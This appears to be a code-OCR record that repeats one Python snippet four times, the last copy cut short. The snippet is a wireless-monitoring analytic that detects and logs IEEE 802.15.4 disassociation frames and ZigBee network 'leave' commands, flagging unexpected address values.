
```
# It may be an 802.15.4 disassociation, which our uuid_dot15d4 should collect
if Dot15d4CmdDisassociation in spkt:
    event_name = 'Dissassociation Frame Detected'
    self.logutil.log("EVENT: {0}: {1}.".format(event_name, spkt.summary()))
    if spkt.disassociation_reason == 0x02: # The device wishes to leave the PAN
        msg         = "802.15.4 Dissassociation Frame (Reason: Device Wishes to Leave)"
        device      = spkt.src_addr
        coordinator = spkt.dest_addr
    elif spkt.disassociation_reason == 0x01: # The coordinator wishes the device to leave the PAN
        msg         = "802.15.4 Dissassociation Frame (Reason: Coordinator Wishes Device to Leave)"
        device      = spkt.dest_addr
        coordinator = spkt.src_addr
    else:
        msg         = "802.15.4 Dissassociation Frame (Reason has an unexpected value)"
    self.registerEvent(name=event_name, details={'msg':msg}, related_packets=[pkt.id])
# Or it's a ZigBee frame, which our uuid_zbnwk task should request
elif ZigbeeNWKCommandPayload in spkt:
    event_name = 'ZigbeeNWKCommandPayload Frame Detected'
    self.logutil.log('EVENT: {0}: {1}'.format(event_name, spkt.summary()))
    self.registerEvent(name=event_name, details={}, related_packets=[pkt.id])
    if spkt.cmd_identifier != "leave":
        continue    # It isn't the disassoc we're looking for
    elif spkt.request == 0:  # Device leaving
        msg         = "ZigBee Dissassociation Command (Reason: Device Wishes to Leave)"
        device      = spkt.ext_src  #TODO include spkt.src_addr which is the short address
        coordinator = spkt.ext_dst
        if spkt.src_addr != spkt.source:
            msg    += " (Unexpected mismatch of source short addresses)"
        if spkt.dest_addr != 0x0 or spkt.destination != 0x0:
            msg    += " (Unexpected non-0x0000 value for destination, expect it to target the coordinator)"
    elif spkt.request == 1:  # Coordinator booting device
        msg         = "ZigBee Dissassociation Command (Reason: Coordinator Wishes Device to Leave)"
        device      = spkt.ext_dst
        coordinator = spkt.ext_src  #TODO include spkt.src_addr which is the short address
        if spkt.dest_addr != spkt.destination:
            msg    += " (Unexpected mismatch of source short addresses)"
        if spkt.src_addr != 0x0 or spkt.source != 0x0:
            msg    += " (Unexpected non-0x0000 value for source, expect it to come from the coordinator)"
    else:
        msg         = "802.15.4 Dissassociation Frame (Reason has an unexpected value)"
# Or we don't want this packet, which shouldn't happen based on our front-end selection
else:
    self.logutil.debug("query got us a frame we didn't want: {0}.".format(spkt.summary()))
    continue
```

analytic module




```
# It may be an 802.15.4 disassociation, which our uuid_dot15d4 should collect
if Dot15d4CmdDisassociation in spkt:
    event_name = 'Dissassociation Frame Detected'
    self.logutil.log("EVENT: {0}: {1}.".format(event_name, spkt.summary()))
    if spkt.disassociation_reason == 0x02: # The device wishes to leave the PAN
        msg         = "802.15.4 Dissassociation Frame (Reason: Device Wishes to Leave)"
        device      = spkt.src_addr
        coordinator = spkt.dest_addr
    elif spkt.disassociation_reason == 0x01: # The coordinator wishes the device to leave the PAN
        msg         = "802.15.4 Dissassociation Frame (Reason: Coordinator Wishes Device to Leave)"
        device      = spkt.dest_addr
        coordinator = spkt.src_addr
    else:
        msg         = "802.15.4 Dissassociation Frame (Reason has an unexpected value)"
    self.registerEvent(name=event_name, details={'msg':msg}, related_packets=[pkt.id])
# Or it's a ZigBee frame, which our uuid_zbnwk task should request
elif ZigbeeNWKCommandPayload in spkt:
    event_name = 'ZigbeeNWKCommandPayload Frame Detected'
    self.logutil.log('EVENT: {0}: {1}'.format(event_name, spkt.summary()))
    self.registerEvent(name=event_name, details={}, related_packets=[pkt.id])
    if spkt.cmd_identifier != "leave":
        continue    # It isn't the disassoc we're looking for
    elif spkt.request == 0:  # Device leaving
        msg         = "ZigBee Dissassociation Command (Reason: Device Wishes to Leave)"
        device      = spkt.ext_src  #TODO include spkt.src_addr which is the short address
        coordinator = spkt.ext_dst
        if spkt.src_addr != spkt.source:
            msg    += " (Unexpected mismatch of source short addresses)"
        if spkt.dest_addr != 0x0 or spkt.destination != 0x0:
            msg    += " (Unexpected non-0x0000 value for destination, expect it to target the coordinator)"
    elif spkt.request == 1:  # Coordinator booting device
        msg         = "ZigBee Dissassociation Command (Reason: Coordinator Wishes Device to Leave)"
        device      = spkt.ext_dst
        coordinator = spkt.ext_src  #TODO include spkt.src_addr which is the short address
        if spkt.dest_addr != spkt.destination:
            msg    += " (Unexpected mismatch of source short addresses)"
        if spkt.src_addr != 0x0 or spkt.source != 0x0:
            msg    += " (Unexpected non-0x0000 value for source, expect it to come from the coordinator)"
    else:
        msg         = "802.15.4 Dissassociation Frame (Reason has an unexpected value)"
# Or we don't want this packet, which shouldn't happen based on our front-end selection
else:
    self.logutil.debug("query got us a frame we didn't want: {0}.".format(spkt.summary()))
    continue
```

analytic module




```
# It may be an 802.15.4 disassociation, which our uuid_dot15d4 should collect
if Dot15d4CmdDisassociation in spkt:
    event_name = 'Dissassociation Frame Detected'
    self.logutil.log("EVENT: {0}: {1}.".format(event_name, spkt.summary()))
    if spkt.disassociation_reason == 0x02: # The device wishes to leave the PAN
        msg         = "802.15.4 Dissassociation Frame (Reason: Device Wishes to Leave)"
        device      = spkt.src_addr
        coordinator = spkt.dest_addr
    elif spkt.disassociation_reason == 0x01: # The coordinator wishes the device to leave the PAN
        msg         = "802.15.4 Dissassociation Frame (Reason: Coordinator Wishes Device to Leave)"
        device      = spkt.dest_addr
        coordinator = spkt.src_addr
    else:
        msg         = "802.15.4 Dissassociation Frame (Reason has an unexpected value)"
    self.registerEvent(name=event_name, details={'msg':msg}, related_packets=[pkt.id])
# Or it's a ZigBee frame, which our uuid_zbnwk task should request
elif ZigbeeNWKCommandPayload in spkt:
    event_name = 'ZigbeeNWKCommandPayload Frame Detected'
    self.logutil.log('EVENT: {0}: {1}'.format(event_name, spkt.summary()))
    self.registerEvent(name=event_name, details={}, related_packets=[pkt.id])
    if spkt.cmd_identifier != "leave":
        continue    # It isn't the disassoc we're looking for
    elif spkt.request == 0:  # Device leaving
        msg         = "ZigBee Dissassociation Command (Reason: Device Wishes to Leave)"
        device      = spkt.ext_src  #TODO include spkt.src_addr which is the short address
        coordinator = spkt.ext_dst
        if spkt.src_addr != spkt.source:
            msg    += " (Unexpected mismatch of source short addresses)"
        if spkt.dest_addr != 0x0 or spkt.destination != 0x0:
            msg    += " (Unexpected non-0x0000 value for destination, expect it to target the coordinator)"
    elif spkt.request == 1:  # Coordinator booting device
        msg         = "ZigBee Dissassociation Command (Reason: Coordinator Wishes Device to Leave)"
        device      = spkt.ext_dst
        coordinator = spkt.ext_src  #TODO include spkt.src_addr which is the short address
        if spkt.dest_addr != spkt.destination:
            msg    += " (Unexpected mismatch of source short addresses)"
        if spkt.src_addr != 0x0 or spkt.source != 0x0:
            msg    += " (Unexpected non-0x0000 value for source, expect it to come from the coordinator)"
    else:
        msg         = "802.15.4 Dissassociation Frame (Reason has an unexpected value)"
# Or we don't want this packet, which shouldn't happen based on our front-end selection
else:
    self.logutil.debug("query got us a frame we didn't want: {0}.".format(spkt.summary()))
    continue
```

analytic module




```python
# It may be an 802.15.4 disassociation, which our uuid_dot15d4 should collect
if Dot15d4CmdDisassociation in spkt:
    event_name = 'Dissassociation Frame Detected'
    self.logutil.log("EVENT: {0}: {1}.".format(event_name, spkt.summary()))
    if spkt.disassociation_reason == 0x02: # The device wishes to leave the PAN
        msg         = "802.15.4 Dissassociation Frame (Reason: Device Wishes to Leave)"
        device      = spkt.src_addr
        coordinator = spkt.dest_addr
    elif spkt.disassociation_reason == 0x01: # The coordinator wishes the device to leave the PAN
        msg         = "802.15.4 Dissassociation Frame (Reason: Coordinator Wishes Device to Leave)"
        device      = spkt.dest_addr
        coordinator = spkt.src_addr
    else:
        msg         = "802.15.4 Dissassociation Frame (Reason has an unexpected value)"
    self.registerEvent(name=event_name, details={'msg':msg}, related_packets=[pkt.id])
# Or it's a ZigBee frame, which our uuid_zbnwk task should request
elif ZigbeeNWKCommandPayload in spkt:
    event_name = 'ZigbeeNWKCommandPayload Frame Detected'
    self.logutil.log('EVENT: {0}: {1}'.format(event_name, spkt.summary()))
    self.registerEvent(name=event_name, details={}, related_packets=[pkt.id])
    if spkt.cmd_identifier != "leave":
        continue    # It isn't the disassoc we're looking for
    elif spkt.request == 0:  # Device leaving
        msg         = "ZigBee Dissassociation Command (Reason: Device Wishes to Leave)"
        device      = spkt.ext_src  #TODO include spkt.src_addr which is the short address
        coordinator = spkt.ext_dst
        if spkt.src_addr != spkt.source:
            msg    += " (Unexpected mismatch of source short addresses)"
        if spkt.dest_addr != 0x0 or spkt.destination != 0x0:
            msg    += " (Unexpected non-0x0000 value for destination, expect it to target the coordinator)"
    elif spkt.request == 1:  # Coordinator booting device
        msg         = "ZigBee Dissassociation Command (Reason: Coordinator Wishes Device to Leave)"
        device      = spkt.ext_dst
        coordinator = spkt.ext_src  #TODO include spkt.src_addr which is the short address
        if spkt.dest_addr != spkt.destination:
            msg    += " (Unexpected mismatch of source short addresses)"
        if spkt.src_addr != 0x0 or spkt.source != 0x0:
            msg    += " (Unexpected non-0x0000 value for source, expect it to come from the coordinator)"
    else:
        msg         = "802.15.4 Dissassociation Frame (Reason has an unexpected value)"
